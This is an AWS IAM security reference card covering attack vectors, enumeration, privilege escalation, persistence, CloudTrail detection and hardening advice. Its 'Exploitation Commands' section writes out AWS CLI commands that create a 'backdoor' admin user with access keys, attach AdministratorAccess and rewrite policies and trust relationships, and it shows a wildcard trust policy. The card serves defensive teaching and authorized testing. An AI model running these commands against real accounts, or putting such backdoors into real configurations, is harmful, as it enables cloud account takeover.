

AWS IAM Security

IDENTITYIdentity and Access Management (IAM) is the foundation of AWS security. IAM controls who can access what resources. Misconfigured policies and exposed credentials are the #1 attack vector.
📋Service Overview
Identity Components
IAM Users represent people or services with long-term credentials. Roles provide temporary credentials and are preferred for applications and cross-account access. Groups organize users for easier management.
Attack note: Exposed access keys in code repos are the #1 source of AWS compromises
Policy Evaluation
Policies define permissions using JSON documents. Explicit denies always win, then explicit allows. Identity-based, resource-based, and permission boundaries all combine to determine effective permissions.
Attack note: Privilege escalation through policy manipulation (CreatePolicyVersion, AttachUserPolicy) is common
Security Risk Assessment
IAM is the keys to the kingdom. Over-privileged roles, exposed access keys, and weak policies enable full account takeover. Every AWS attack eventually targets IAM for persistence and escalation.
⚔️Attack Vectors
Credential Exposure
- •Access keys in code repositories
- •Keys in environment variables
- •Hardcoded credentials in scripts
- •Keys in CI/CD configurations
- •Leaked in logs or error messages
Permission Abuse
- •Over-privileged IAM roles
- •Assumable roles from other accounts
- •Weak or missing MFA on users
- •Long-lived access keys never rotated
- •Inline policies with *:*
⚠️Misconfigurations
Policy Issues
- •AdministratorAccess on users/roles
- •Action: * with Resource: *
- •Trust policy allows external accounts
- •No permission boundaries set
- •Unused credentials not disabled
Account Security
- •Root account used for daily tasks
- •No MFA on privileged users
- •Console access without MFA
- •No SCPs in Organizations
- •Access Analyzer not enabled
🔍Enumeration
aws iam get-account-authorization-detailsaws iam list-usersaws iam list-attached-user-policies \
--user-name <username>aws iam get-role --role-name <role>aws iam generate-credential-report && \
aws iam get-credential-report📈Privilege Escalation
Direct Escalation
- •iam:CreatePolicyVersion - create admin policy
- •iam:SetDefaultPolicyVersion - activate it
- •iam:AttachUserPolicy - attach admin policy
- •iam:AttachRolePolicy - attach to role
- •iam:CreateAccessKey - backdoor user
Indirect Escalation
- •iam:PassRole + lambda:CreateFunction
- •iam:PassRole + ec2:RunInstances
- •sts:AssumeRole chaining
- •iam:UpdateAssumeRolePolicy
- •iam:PutUserPolicy inline admin
Key insight: 20+ known IAM privilege escalation paths exist. Check github.com/RhinoSecurityLabs/AWS-IAM-Privilege-Escalation
🔗Persistence
Credential Persistence
- •Create new IAM user
- •Add access key to existing user
- •Create assumable role
- •Modify trust policies
- •Add inline policies
Federation Abuse
- •Add SAML identity provider
- •Add OIDC identity provider
- •Modify existing provider
- •Create federation role
- •STS assume with web identity
🛡️Detection
CloudTrail Events
- •CreateUser - new user created
- •CreateRole - new role created
- •CreateAccessKey - new keys
- •AttachUserPolicy - policy attached
- •UpdateAssumeRolePolicy - trust changed
Indicators of Compromise
- •IAM changes from unknown IPs
- •AssumeRole from unexpected accounts
- •Credential report anomalies
- •Access Analyzer findings
- •Policy changes without approvals
💻Exploitation Commands
aws iam create-access-key \
--user-name <existing-user>aws iam attach-user-policy \
--user-name <user> \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccessaws sts assume-role \
--role-arn arn:aws:iam::TARGET:role/RoleName \
--role-session-name pwnedaws iam create-policy-version \
--policy-arn arn:aws:iam::ACCOUNT:policy/MyPolicy \
--policy-document file://admin-policy.json \
--set-as-defaultaws iam create-user --user-name backdoor && \
aws iam attach-user-policy --user-name backdoor \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess && \
aws iam create-access-key --user-name backdooraws iam update-assume-role-policy \
--role-name TargetRole \
--policy-document file://trust-policy.json📜IAM Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "*",
    "Resource": "*"
  }]
}
AdministratorAccess - complete account takeover if compromised
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:GetObject", "s3:PutObject"],
    "Resource": "arn:aws:s3:::my-bucket/app-data/*",
    "Condition": {
      "StringEquals": {"aws:PrincipalTag/team": "engineering"}
    }
  }]
}
Scoped to specific actions, resources, and conditions
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": "*",
    "Action": "sts:AssumeRole"
  }]
}
Any AWS account can assume this role - full compromise
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {"AWS": "arn:aws:iam::123456789012:root"},
    "Action": "sts:AssumeRole",
    "Condition": {
      "Bool": {"aws:MultiFactorAuthPresent": "true"},
      "StringEquals": {"sts:ExternalId": "SecretID123"}
    }
  }]
}
Requires MFA and external ID for cross-account access
🛡️Defense Recommendations
Enforce MFA Everywhere
Require MFA for console access and sensitive API calls.
"Condition": {"Bool": {"aws:MultiFactorAuthPresent": "true"}}Use Permission Boundaries
Limit maximum permissions any IAM entity can have.
aws iam put-user-permissions-boundary \
  --user-name <user> \
--permissions-boundary <policy-arn>Rotate Access Keys
90-day maximum age, disable unused keys immediately.
aws iam update-access-key \
--access-key-id <key> --status InactiveEnable IAM Access Analyzer
Find external access and unused permissions automatically.
aws accessanalyzer create-analyzer \
--analyzer-name my-analyzer --type ACCOUNTUse SCPs in Organizations
Prevent privilege escalation at the organization level.
"Effect": "Deny",
"Action": ["iam:CreateUser", "iam:CreateAccessKey"]Secrets Detection in Code
Scan repositories for exposed credentials automatically.
git-secrets --scan / trufflehog / gitleaksAWS IAM Security Card • Toc Consulting
Always obtain proper authorization before testing